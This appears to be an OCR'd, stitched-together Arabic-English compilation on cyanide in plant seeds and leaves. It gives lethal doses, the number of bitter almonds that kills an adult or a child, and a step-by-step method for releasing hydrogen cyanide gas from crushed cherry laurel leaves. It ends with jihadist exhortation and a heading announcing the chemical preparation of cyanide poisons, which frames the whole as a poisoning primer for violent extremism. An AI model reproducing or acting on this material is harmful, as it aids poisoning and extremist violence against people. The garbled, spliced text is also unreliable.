
The enzymatic hydrolysis of **amygdalin** takes place in the following *three* steps, namely:

(*a*) The enzyme **amygdalase** helps to cleave the glycoside amygdalin first into one mole each of glucose and **prunasin** (or mandelonitrile glucoside),

(*b*) The enzyme **prunase** helps to liberate the second molecule of glucose with the formation of the aglycone *mandelonitrile* (or benzaldehyde cyanohydrin), and

(*c*) The enzyme **hydroxynitrilase** helps to break down the mandelonitrile into one mole each of benzaldehyde and hydrocyanic acid.

All these *three* steps may be summarised as given below:


Amygdalin
$C_6H_{10}O_4.O.C_6H_{11}O_5$
Gentibiose
$+H_2O$
Amygdalase
[Step-1]
Prunasin
[Mandelonitrile Glucoside]
$+C_6H_{12}O_6$
Glucose
$+H_2O$
Prunase
[Step-2]
Mandelonitrile Glucose
[Benzaldehyde Cyanohydrin]
Hydroxynitrilase
[Step-3]
HCN
Hydrocyanic Acid
+
Benzaldehyde

الأميغدالين في بذور الكتان

(Flax Seed)

Is Eating Too Much Flax Seed Bad?

Like any other food, eating excessive amounts of flax seeds can be harmful to your health. Raw flax seeds naturally contain cyanogenic glycosides-such as linamarin, linustatin, and neolinustatin. These cyanogenic glycosides can release cyanates that can be combined with sulfur molecules in our body to form thiocyanates. Excessive amounts of thiocyanates can sometimes be a problematic for our thyroid function and, for this reason, flax seeds are considered goitrogenic. These cyanogenic glycosides are not exclusive to flaxseed and are found in brassica vegetables and cassava, with many of the health concerns regarding cyanogenic glycosides stemming from studies showing that cassava was toxic to animals and humans . Cassava contains significantly more cyanogenic glycosides than flaxseed.

في دراسة حديثة تبين ان كمية مائة غرام من بذور الكتان يمكن ان تنتج كمية ٣٠ ملغرام من السيانيد .. فعندما يتناول الانسان بذور الكتان بكميات كبيرة فأنها تختلط مع الحمض الذي في المعدة او مع الانزيمات التي في الامعاء – فيتكون غاز سيانيد الهيدروجين – والمعروف بان كمية السيانيد القاتل للانسان حوالي من ٥٠ الي ١٠٠ ملغرام من السيانيد الصافي عند البلع .

Risk from Hydrogen Cyanide Due to its content of linamarin, a cyanogenic glycoside, linseed (along with bitter almonds) was long considered a potential source of dietary hydrogen cyanide (HCN) poisoning. One hundred grams of linseed contains approximately 30 mg of HCN .
The lethal dose of HCN for humans is approximately 50-100 mg".

How much is too much flax seeds?

That a person would have to consume 8 cups (1 kg) of ground flaxseed to achieve acute cyanide toxicity.
At the recommend daily intake of about 1 to 2 tablespoons, approximately 5 – 10 mg of hydrogen cyanide is released from flaxseed, which is well below the estimated acute toxic dose for an adult of 50 to 60 mg inorganic cyanide and below the 30 to 100 mg/d humans can routinely detoxify .

ان تناول كمية تعادل ثمانية كؤوس من بذور الكتان على دفعة واحدة أي تقريبا كمية (كيلو غرام واحد) تنتج كمية قاتلة للانسان وكما سيتبين انة عند تناول من ملعقة الي ملعقيتن من تلك البذور ينتج من ٥ الي ١٠ ملغرام من السيانيد ولكن طالما ان الانسان في المرة الواحد لا يصل مقدر السيانيد من ٣٠ الي ١٠٠ ملغرام وهي النسبة القاتلة فان الجسم يقوم بتحويل سم السيانيد الي مركبات غير سامة في جسمنا . وبالتالي فان التسمم يعتمد عى كمية البذور المتناولة دفعة واحدة .

درجة الحموضة في المعدة وهي فارغة ١ PH وعند وجود انزيمات المعدة تصل الي ٣ وبوجود الماء والغذاء يرتفع اكثر ولكن امتصاص أي شئ لا يتم الا في الامعاء ولذلك قد يتاخر فعل المواد التي تحتوي على الاميغدالين عندما تكون المعدة ممتلئية

Flax contains a cyanogenic glycoside which, under certain conditions, can release cyanide. One of these conditions is an extremely acidic environment, pH below 1. While hydrochloric acid secreted by cells in the stomach does have a pH of 1, the presence of pepsin and other digestive enzymes raises the pH of the normal empty stomach to 3. The presence of food and water in the stomach will raise the pH even further. The function of the stomach is to mix and churn incoming food with HCl acid and stomach juices to begin the break down and liquefying process. Absorption of anything in the food doesn't take place until it enters the small intestine. The normal pH of the duodenum is alkaline, pH 8 .. to neutralize the acid from the stomach.

بـذور المشمش – البـرقوق – الخوخ





ايضا بالنسبة لبذور المشمش أو النواة فاللب الذي بداخلها به مواد « Cyanogenic glycosides » جليكوسيدية سيانيدين كـ الأميغدالين أو ما يسمى بفيتامين « بي ١٧ » وهي في بذور المشمش مختلفة التركيز حسب نوع المشمش. فمثلاً تجدها مرتفعة في بعض الأصناف الأوروبية وغير موجودة في نوع المشمش العجمي و (يباع في الأسواق ولونه أبيض) .

وكما يبدو أن التركيزات الموجودة في بذور الفواكه المذكورة سابقا فأنها لا تصل لدرجة الإهلاك إلا أن تناول الشخص كميات كبيرة منها وفي وقت قصير مثلاً من ٦ إلى ١٠ بذور في الساعة فقد يؤدي إلى ظهور أعراض التسمم وهذا في حالة وجود تركيزات مرتفعة من الجليكوسيدات في البذور.

Apricot seed :

Apricot seed is the small kernel enclosed within the wood-like pit at the center of the apricot fruit apricot seeds contain glikozit , oil and amygdalin, which is also known as vitamin B17. Cyanide is naturally found in apricot kernels and other fruit pits and seeds, like those of peaches and cherries, as well as in almonds, cassava and bamboo shoots. Most often, however, those seeds and pits, including most apricot kernels, are classified as sweet, a variety considered safe because they have little cyanide. The problem lies in those products that are classified as bitter.

In the late 1960's and early 1970's, bitter apricot kernels - which contain amygdalin, the compound that includes cyanide - were promoted as all anti-cancer drug called lactrile. But the efficacy of lactrile was disproven by six separate studies.

Other Products Passed Tests.

tests performed on two 8-ounce packages of the bitter apricot kernels showed that they contained 568 milligrams and 604 milligrams of cyanide.


Lethal Dose Suspected According to one study, the minimal lethal dose for a man who weighs 155 Pounds is 35 to 245 milligrams. A second study placed the lethal dose between 140 and 280 milligrams.

An enzyme produce in the human liver, that can dot i y cyanide.

"Even so, the amount of 568 milligrams would be between 2 and 12 times in excess of the lowest min mal lethal dose.

"One hundred grams of apricot seed holds 10 to 217 mg HCN."

يمكن ان تحتوي كمية مائة غرام من بذور المشمش مابين ١٠ الى ٢١٧ ملغرام من السيانيد



تذكير مهم: ترجع كمية ونسبة السيانيد الي نوعية البذور وطريقة الاستخلاص فقد تكون الكمية اقل او اكبر مما ذكر انما الارقام هنا تقريبية في الحد المتوسط لها .

كما يوجد السيانيد في اوراق فاكهة المشمش

Notes that fresh samples of the leaves of [Prunus virginiana L] average 143 mg HCN per 100 g.... Wilted leaves reached a recorded maximum of 243 g of wilted leaves.

Prunus serotina Ehrh.

Fresh leaves average 212 mg HCN per 100 g of leaves... At this level, less than 1/4 lb of fresh leaves would prove toxic to a 100-lb animal...

(تلخيص سريع لوجود عنصر السيانيد في النباتات)

يتواجد عنصر السيانيد في اكثر من ١٠٠ نوع من النباتات ومن اهم النباتات التي يكون عنصر السيانيد موجود في بذورها بنسبة لاباس بها ويكون متصل بجزئ من السكر واسمة الاميغدالين والذي يتحول الي سيانيد الهيدروجين القاتل عندما يتعرض للماء او الاحماض ،

---

bitter almonds (بذور اللوز المر)

---

crushed apple seeds (بذور التفاح)

Flax Seed (بذور الكتان)

Apricot seed (بذور المشمش)

اللوز البري المر اكثرها احتوى على الاميغداليين
ولذلك كمية من ٥٠ الي ٧٠ بذرة كافية لقتل
انسان بالغ ومن ٧ الي ١٠ بذرة كافية لقتل طفل

Wild "bitter" almonds contain by far the
greatest amount of amygdalin, and it takes
50-70 of them to kill an adult, 7-10 to kill a child.

وكمية مائة غرام من بذور اللوز المر يمكن ان
تنتج ٢٥٠ ملغرام من غاز سيانيد الهيدروجين .

100 g of bitter almonds contains about 250 mg.

ان كمية مائة غرام من بذور التفاح المسحوقة يمكن ان نستخلص منها ٢١٩ ملغ من الاميغدالين والذي بدورة يمكن ان ينتج كمية من ١٠ الى ٧٠ ملغرام من غاز سيانيد الهيدروجين .

100 g of crushed apple seeds can yield 219 mg of Amygdalin which can generate is between 10 to 70 mg of HCN

"One hundred grams of apricot seed holds 10 to 217 mg HCN."

يمكن ان تحتوي كمية مائة غرام من بذور المشمش مابين ١٠ الى ٢١٧ ملغرام من السيانيد .

وتقريبا ان كمية ١٠٠ غرام من بذور الكتان يمكنها ان تنتج ٣٠ ملغرام من سيانيد الهيدروجين .

One hundred grams of linseed contains approximately 30 mg of HCN .

وللعلم فان حوالي ملعقة الى ملعقتين من بذور الكتان تحتوي تقريبا على من ٥ الي ١٠ ملغرام من سيانيد الهيدروجين

كما انة يمكن ان تحتوي كمية مائة غرام من بذور الخوخ الرطب على ٨٨ ملغرام من السيانيد .

"One hundred grams of moist peach seed contains 88 mg of cyanide.

كما ان نبتة cassava يمكن ان يحتوي كل كيلوغرام منها على واحد غرام من سيانيد الهيدروجين

the cassava plant may contain up to 1 gram of HCN per kilogram.

تجربة لرؤية تأثير غاز سيانيد الهيدروجين القاتل الموجود في النباتات على الحشرات !!

مثلا يتم احضار بعض اوراق الكرز المقطوفة حديثا والتي نعرف انها تحتوي على المواد الجليكوسيدية والتي تحتوي على عنصر السيانيد فيها

ونقوم بوضعها في علبة صغيرة وفي مكان مظلم لساعات ثم نحضر حشرة صغيرة (ذبابة) ويتم ادخالها الي العلبة ويتم اغلاق العلبة وملاحظة ما سيحدث للحشرة

(ففي ظل جو الرطوبة بداخل العلبة سوف يتصاعد غاز سيانيد الهيدروجين من اوراق نبات الكرز ويقتل الحشرة)

Cherry laurel leaves : In this demonstration are introduced to the toxic hazard symbol and the effects of the toxic chemical hydrogen cyanide, derived from the leaves of cherry laurel (Prunus laurocerasus).

Cherry laurel leaves contain deadly cyanide

The shrub cherry laurel is common in most parts of the UK and Europe. Its leaves contain cyanogenic glycosides, molecules comprising a sugar residue attached to a cyanide-containing non-carbohydrate residue.


When these compounds are broken down by enzymes they release HCN. Natural cyanide compounds are also found in apricot stones, cherry pips, peach and plum stones, corn, chickpeas, cashews and almonds. The Romans and Egyptians knew this all too well and extracted the prussic acid (hydrogen cyanide) from peach stones to use as a poison .

يفضل ان تكون اوراق نبات الكرز مقطوفة حديثا وكلما كانت الاوراق صغيرة كانت اكثر فعالية ووجودا للسيانيد ويفضل تقطيع الاوراق ووضعها في علبة وإغلاقها وتركها لعدة ايام الي ان تتحول الاوراق من اللون الاخضر الي اللون الاسمر عندها يتصاعد غاز سيانيد الهيدروجين بكمية اكبر

Only the fresh young leaves of the cherry laurel contain sufficient cyanide containing compounds to be effective. After storing in a sealed jar for a few days the crushed leaves turn brown, give off more HCN and work better.

Cherry laurel leaves





Kit

Two jam jars with lids .

Cherry laurel leaves .

An insect .

Procedure : Collect a handful of fresh cherry laurel leaves. The young leaves are the best; they are easily recognised by their light green appearance and soft feel, and grow at the tips of stems. Rip the leaves into several pieces, rolling them in your fingers to crush them.

Put the pieces in a small glass jam jar with a lid.

Next trap an insect (eg a fly) in another jam jar.

Seal the jar and store in a dark cupboard until required.



الحشرة ماتت من جراء تصاعد غاز سيانيد الهيدروجين الصادر عن اوراق نبات الكرز المسحوقة وفي الغالب ماتت الحشرة خلال ساعة

Finally, carefully lift the lid of the jar containing the insect and add a few crushed leaves. Replace the lid and put the pot on a table in view of the class, or use a webcam and projector for larger classes. Watch as the insect rapidly dies in ca 1 minute.



وحسبنا الله ونعم الوكيل في هؤلاء الذين شغفوا بالحديث عن فتنة الجهاد ومفاسده ، ولم ينبسوا ببنت شفة عن فتنة ترك الجهاد ومفاسد القعود عنه، وما أصدق قول شوقي :

ومن العقول جداول وجلامد ---- ومن النفوس حرائر وإماء

فضريبة الجهاد في سبيل الله، مهما تعاظمت وكبرت، فإنها لا يمكن أن ترقى إلى ضريبة الذل والهوان وما يتبعها من ذهاب الدين والدنيا إن لم ترفع ، مع التذكير بأن الطاغوت لا يقف عند حد من طلب العبودية له، حتى يسلخ العباد تماما من دينهم، مع ضياع الدنيا، وفي الآخرة؛ عذاب النار وبئس المصير،

فهل هناك فتنة أعظم من هذه الفتنة ، وهل هذه الفتنة تقارن بالحرص على نفس أو مال أو منصب أو جاه أو مكانة تنظيمية أو منزلة علمية ؟! بل هذا الحرص الذي يترك من أجله الجهاد هو عين ما قد يُبتلى به عبد من فتنة حقيقية تقتلع دينه من أعماقه .

MAKE HCN

تحضير سموم السيانيد

كيميائيا

